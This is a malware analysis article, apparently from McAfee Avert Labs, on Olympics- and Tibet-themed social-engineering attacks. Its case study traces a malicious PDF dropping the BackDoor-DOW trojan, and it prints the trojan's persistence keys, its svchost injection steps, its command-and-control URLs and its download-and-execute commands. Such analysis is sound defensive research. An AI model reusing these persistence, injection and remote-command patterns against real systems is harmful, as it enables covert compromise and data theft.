

A Prime Target for Social Engineering Malware

By Elodie Grandjean



Malware writers often use social engineering methods to directly infect a system or host, or to start a cascade of downloading and executing malware.

Most of us have received an email containing a malicious attachment or URL while reading about an important security update or a long-lost friend who wants to re-establish contact.

Don't be fooled into thinking that email is the only attack vector for spreading malware via social engineering tricks. There are plenty of other ruses, including using popular instant messaging services. A friend's compromised system might send you a message with a URL pointing to a file and asking you to look at some pictures. The problem is you trust the contact and are unaware that the other system is infected. In many cases, the URL points to malware.

Other malware uses social engineering to steal confidential information such as login credentials, credit card numbers, and so on. These techniques are typically used in phishing attacks or server intrusions.

The most common social engineering tricks malware writers use are for "adult" services. Here's a list of others, though it's hardly exhaustive:

- Pornographic links and images
- Using a female name in the sender field
- Political agendas, including solicitations for contributions in the name of a popular candidate
- Fake emails for banks, online payment services, and other financial services. These request a confirmation or an update of login credentials or credit card information.

- Threatening emails, mentioning jail sanctions or jury-duty procedures
- Free games and screensavers containing a Trojan, or free anti-spyware tools, which are often rogue programs themselves
- Big events, such as sports, extreme weather disaster, or urgent news
- Celebrity names and reports on their adventures and misbehavior
- Potentially trusted or secret relationships such as affiliation with social networking web sites, fake friends, school classmates or relatives, and secret lovers

The list of topics is potentially limitless and there's plenty of appeal to large groups of global users. The list also highlights the fact that social engineering can often target national or even local groups of users. For example, a global attack referencing a popular social networking web site may bring responses from around the world to the malware author; on the other hand, a similar attack on the U.S. presidential election will likely ensnare only American victims.

Why Pick on the Olympics?

China has been in the spotlight for months due to the 2008 Olympic Games in Beijing. Media interest has been huge, covering athletes, fans, infrastructure, environment, and politics, among other topics.

On the political front, protests over the status of Tibet have been a highly sensitive topic; many “Free Tibet” organizations around the world have benefited from the Olympics spotlight. Other issues, regarding the slave labor and human rights, have also raised their profile. And many Internet users are interested enough to read news and other stories online.

The Olympic torch became a hot symbol for protesters in the run-up to the games. The torch’s travel around the world created huge media coverage and developed even more interest and involvement among both fans and opponents. This growing interest also increased the size of the potential attack area that malware writers could exploit.

Sampling Victims

A social engineering attack usually needs to “sample” its victims beforehand in order to succeed. Let’s see who the potential victims are of an attack using the China-Tibet conflict or the Olympic Games as a lure.

We’ve already seen individuals from pro-Tibet groups receive emails containing a CHM (compiled help files), PDF, PPT, XLS, or DOC attachment related to the Tibet situation, China in general, or the Olympics. All of these emails appeared to have been sent from a trusted organization or person. It’s likely these users were accustomed to receiving such documents from their supporters and were perhaps not very vigilant. These particular attachments were malicious: they used various Microsoft Compiled HTML Help, Adobe Acrobat, Microsoft Excel, Microsoft PowerPoint, or Microsoft Word vulnerabilities to drop and silently execute embedded executable files. At this point the targeted attack area was relatively small, but the media coverage of Tibet protests helped to ignite the fuse.

Later we witnessed some legitimate web sites devoted to supporting Tibet were hacked to embed the Fribet Trojan,¹ which can download itself onto visitors’ machines by exploiting vulnerabilities in web browsers.

Using the Olympic Games as the social engineering focus allowed the malware authors to target many sports enthusiasts, as well as all the previously targeted people who were interested in the Tibet-China conflict.

At this point, the victim base increased from targeted organizations and their supporters to anyone curious about conditions in Tibet. Again, media attention aided this growth in the vulnerable population.

Next, malware writers took advantage of the Olympic Games themselves to propagate social engineering attacks with the appearance of the pro-Tibet rootkit.² This malicious set of files operated under cover of a movie file ridiculing the efforts of a Chinese gymnast; while the cartoon runs, several malicious files silently drop and a rootkit is installed on the victim’s computer to hide them.

Using the Olympic Games as the social engineering focus allowed the malware authors to target many sports enthusiasts, as well as all the previously targeted people who were interested in the Tibet-China conflict.



Case Study: An Olympics Malware Attack

We recently received the PDF file *declaration_olympic_games_eng.pdf*, which was initially emailed to a pro-Tibet group. (See Figure 1.) This document seemed innocent because when the application opened, this text appeared and nothing crashed or immediately went awry. Thus, most people did not suspect any malicious activity. However, in the background, some malicious files were silently created on the victims' machines. Let's see exactly how the attack works.

In fact *declaration_olympic_games_eng.pdf* is an empty PDF file that exploits a vulnerability in Acrobat to drop and execute the first part of the malicious package. This malicious executable file (detected as BackDoor-DOW³) is embedded in an encrypted form at the following location shown in the hex editor in Figure 2 (next page).

Figure 3 (next page) shows the first bytes of the embedded file once decrypted.

This executable file drops the legitimate PDF file *book.pdf*, which is displayed when we execute the first file. The dropper file looks for the process *AcroRd32.exe* in the list of the active processes,

finds the directory where Acrobat is installed, and then opens *book.pdf*. Figure 4, next page, shows the code in the dropper file that is responsible for this action.

The malware also drops another executable file, *book.exe*, which copies itself under `%ALLUSERSPROFILE%\Application Data\msmsgs.exe` and creates a new Windows Service.⁴ This new service goes by the service and display name "Logical Disk Manager Service" and ensures that Windows will automatically run the Trojan at start-up.

The malware even has a "Plan B" for hooking the startup process: If it fails to create the service, it will add a new registry entry, Windows Media Player, which points to *msmsgs.exe*. Windows Media Player is added to the following start-up key in the Windows registry⁵: `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. The Trojan also creates two files containing some encrypted data:

- `C:\WINDOWS\jwiev.log.bak`
- `C:\WINDOWS\clocks.avi.bak`

Sponsor's declaration of responsibility at the 2008 Beijing Olympic Games

WITH REFERENCE TO, and consistent with, our obligations under the Olympic Charter, the undersigned sponsor of the 2008 Beijing Olympic Games hereby declares:

We reaffirm our commitment to the "harmonious development of man, with a view to promoting a peaceful society concerned with the preservation of human dignity," as set forth in the Olympic Charter, and

We acknowledge that sponsorship of the Olympic Games carries certain responsibilities, including the responsibility of implementing our sponsorship and communications programs in a manner that promotes awareness of basic human rights such as the right to free speech, and

We are fully aware of the assurance made by the government of the People's Republic of China to the Olympic Committee to improve its human rights record as a condition for hosting the Olympic Games and recognize the worldwide concerns expressed about China's human rights record.

IN FURTHERANCE TO THE ABOVE, we agree to demonstrate our commitment to human rights at the 2008 Beijing Olympics by:

FIRST, making bona fide good faith efforts to raise the issue of human rights with our Chinese contacts and to publicly report on our efforts to do so, and

SECOND, designating a high-level executive within our organization to monitor every aspect of our activities associated with the Olympics and to assure that our actions properly reflect our commitment to human dignity and human rights, and

THIRD, establishing a fund through which contributions can be made to prisoners of conscience in China, and their families, as well as to those persecuted in connection with the 2008 Olympic Games, and

FOURTH, presenting a corporate resolution to our Board of Directors resolving to adopt this Declaration, and the principles of human rights and human dignity upon which it is based, prior to the commencement of the 2008 Olympic Games in Beijing, and

FIFTH, incorporating this Declaration of Responsibility into our commercial messages.

DECLARED BY

Name/Title
Date

Figure 1: Pro-Tibet supporters recently received this apparently legitimate file as an email attachment.



Finally *book.exe* cleans up by creating a batch file that deletes itself and self-terminates. From that point, the baton is passed to *mmsgs.exe* to take over.

Mmsgs.exe temporarily drops another file at the following location: *C:\Program Files\WindowsUpdate\Windows Installer.exe*. Just before being deleted, *Windows Installer.exe* drops two copies of a DLL file into:

- *C:\Documents and Settings\All Users\DRM\drm021.lic*
- *C:\Documents and Settings\All Users\DRM\avp01.lic*

The malware injects itself into *svchost.exe* to hide its activity. It launches a new instance of *svchost.exe* (the legitimate system process⁶), allocates a block of memory within the address space of this new process, writes a copy of itself into the virtual address space of *svchost.exe* (at the address 0x400000), and runs the malicious code by creating a remote thread.

The malicious code injected into *svchost.exe* calls the *workFunc()* function from *avp01.lic*, which connects to a remote server and sends three requests:

- *http://www1.palms[removed]/ld/v2/loginv2.asp?hi=2wsdf351&x=0720080510150323662070000000&y=192.168.1.122&t1=ne*
- *http://www1.palms[removed]/ld/v2/votev2.asp?a=7351ws2&s=0720080510150323662070000000&t1=ne*
- *http://www1.palms[removed]/ld/v2/logoutv2.asp?p=s9wlf1&s=0720080510150323662070000000&t1=ne*

The x and y parameters may differ. The value of x is formed by concatenating "07" with the exact date (2008/05/10) and time (15:03:23) the file *clocks.avi.bak* was created, and then by ending with the hard-coded string "662070000000." The value of y is the IP address of the victim's computer.




Figure 2: This malicious PDF carried an encrypted copy of the malware BackDoor-DOW.



Figure 4: The malware looks for Acrobat Reader (AcroRd32.exe) and then opens the innocent file *book.pdf*.




Figure 3: The unencrypted version of BackDoor-DOW.



This malware trend may spread in the upcoming months. It is a serious concern because most people trust security vendors; if that trust were lost, many users would be even more likely to suffer.

The three server-side scripts *loginv2.asp*, *votev2.asp*, and *logoutv2.asp* inform the attacker that a new compromised machine is available to check if a command has been sent from the attacker and to stop the backdoor, respectively. To read the response sent after connecting to one of the server-side scripts, the Trojan creates a copy of the returned web page in the following folder: *C:\Program Files\InstallShield Installation Information*

The filename consists of a six-digit random value and, once read, the file is deleted. *loginv2.asp* and *logoutv2.asp* return only blank web pages (with `<html><head></head></html>` tags), but *votev2.asp* returns either code that roughly means “The backdoor is ready but there is no action needed at the moment” (`@n4@300@`) or a command such as one of the following:

- `@n11@http://www1.palms[removed]//ld/v2/sy64.jpg@%SystemRoot%\Dnservice.exe@218c663bea3723a3dc9d302f7a58aeb1@`
- `@n11@http://www1.palms[removed]//ld/v2/200764.jpg @%SystemRoot%\Soundmax.exe@5f3c02fd4264f3eaf3ceebfe94fd48c@`

Either command roughly means “download the aforementioned file with the .JPG extension and drop it in the %SysDir% folder on the victim’s machine by using the provided executable filename.” The last part of the response is the md5 hash of the file that is going to be downloaded (and that will be used to check the file’s integrity).

During this entire process, victims are none the wiser about what is happening in the background. While they read and fill in the declaration that has been dropped by the malicious PDF file, the backdoor is silently installed on their computers, waiting for commands from the attacker. At this point, any other malicious files can be downloaded on the machine as well, as it is fully compromised.

Rogue Software and Sites

Creative hooks for social engineering attacks are not limited to sporting events. For several months, we have noticed an increase in malicious software posing as applications from “security” vendors. These programs lure victims into infecting their computers by appearing to be helpful. Several variants of the FakeAlert⁷ Trojan warn their victims that their machines are infected (don’t you love the irony!) and provide information (often malicious URLs) for retrieving “anti-spyware” tools, which are in fact rogue applications themselves.

Given the importance of keeping your software current, it wasn’t long before rogue “update” web sites began to imitate the real Windows Update site. We recently discovered a sophisticated method using DLL components—linked to a fake Windows Update site—that prevented Internet Explorer from warning users when a remote web server used an invalid certificate for a secure (HTTPS) web site. The purpose of this attack was to disguise malicious files as real Windows updates that victims would download and execute.

This malware trend may spread in the upcoming months. It is a serious concern because most people trust security vendors; if that trust were lost, many users would be even more likely to suffer.

Conclusion

Sporting events are frequently used as bait for social engineering attacks. That malware developers would turn their attention to the Beijing Olympics was easy to foresee. The event offered all the ingredients for a perfect recipe: small targeted attacks grew larger in scope as the number of victims interested in the topic increased. This growth was possible due to closely related issues—concern over Tibet led to the global torch relay, which led to the Olympics themselves. The media often plays an important role in increasing the popularity of an event. Their efforts lead some victims to search for further information, but they often stumble onto related but malicious web sites or, more commonly, legitimate web sites that are compromised and silently infect unsuspecting visitors.

These attacks are so elaborate that the victims will probably not suspect anything. As we learned from the case study, we face threats not only from unknown senders and email attachments with an .exe extension. Legitimate documents (Microsoft Word, Microsoft Excel, Microsoft PowerPoint, and others) can also be malicious. It is partly because of the naive belief that data files cannot hold malware that these attacks are so successful.

Ultimately, people tend to be more aware of common tricks, which in turn forces attackers to become more creative and nefarious in their techniques to remain victorious over their victims.



Elodie Grandjean has been working as a Virus Researcher for McAfee Avert Labs in France since January 2005. She has more than five years of experience in reverse engineering on Windows platforms. Grandjean specializes in anti-reverse-engineering techniques, unpacking, and decryption, and has written for French security magazine *MISC: Multi-System & Internet Security Cookbook*. When she is not analyzing malware or programming, Grandjean is probably browsing the Internet, unless she is attending a live concert or enjoying a Belgian beer in a pub with her friends.

ENDNOTES

- 1 Fribet, McAfee VIL. http://vil.nai.com/vil/content/v_144356.htm
- 2 "Is Malware Writing the Next Olympic Event?" McAfee Avert Labs Blog. <http://www.avertlabs.com/research/blog/index.php/2008/04/14/is-malware-writing-the-next-olympic-event/>
- 3 "BackDoor-DOW," McAfee VIL. http://vil.nai.com/vil/content/v_144476.htm
- 4 "Services," Microsoft Developer Network. [http://msdn.microsoft.com/en-us/library/ms685141\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms685141(VS.85).aspx)
- 5 "Registry," Microsoft Developer Network. [http://msdn.microsoft.com/en-us/library/ms724871\(VS.85\).aspx](http://msdn.microsoft.com/en-us/library/ms724871(VS.85).aspx)
- 6 "A description of Svchost.exe in Windows XP Professional Edition," Microsoft Help and Support. <http://support.microsoft.com/kb/314056/en-us>
- 7 FakeAlert-B, McAfee VIL. http://vil.nai.com/vil/content/v_139058.htm
FakeAlert-C. http://vil.nai.com/vil/content/v_139219.htm
FakeAlert-D. http://vil.nai.com/vil/content/v_140346.htm
FakeAlert-D!56c05f7f. http://vil.nai.com/vil/content/v_142850.htm
FakeAlert-H. http://vil.nai.com/vil/content/v_141377.htm
FakeAlert-I. http://vil.nai.com/vil/content/v_141466.htm
FakeAlert-G. http://vil.nai.com/vil/content/v_141163.htm
FakeAlert-M. http://vil.nai.com/vil/content/v_142807.htm
FakeAlert-Q. http://vil.nai.com/vil/content/v_143088.htm
FakeAlert-R. http://vil.nai.com/vil/content/v_143102.htm
FakeAlert-S.dll. http://vil.nai.com/vil/content/v_143110.htm
FakeAlert-T. http://vil.nai.com/vil/content/v_143406.htm
Generic FakeAlert.a. http://vil.nai.com/vil/content/v_143470.htm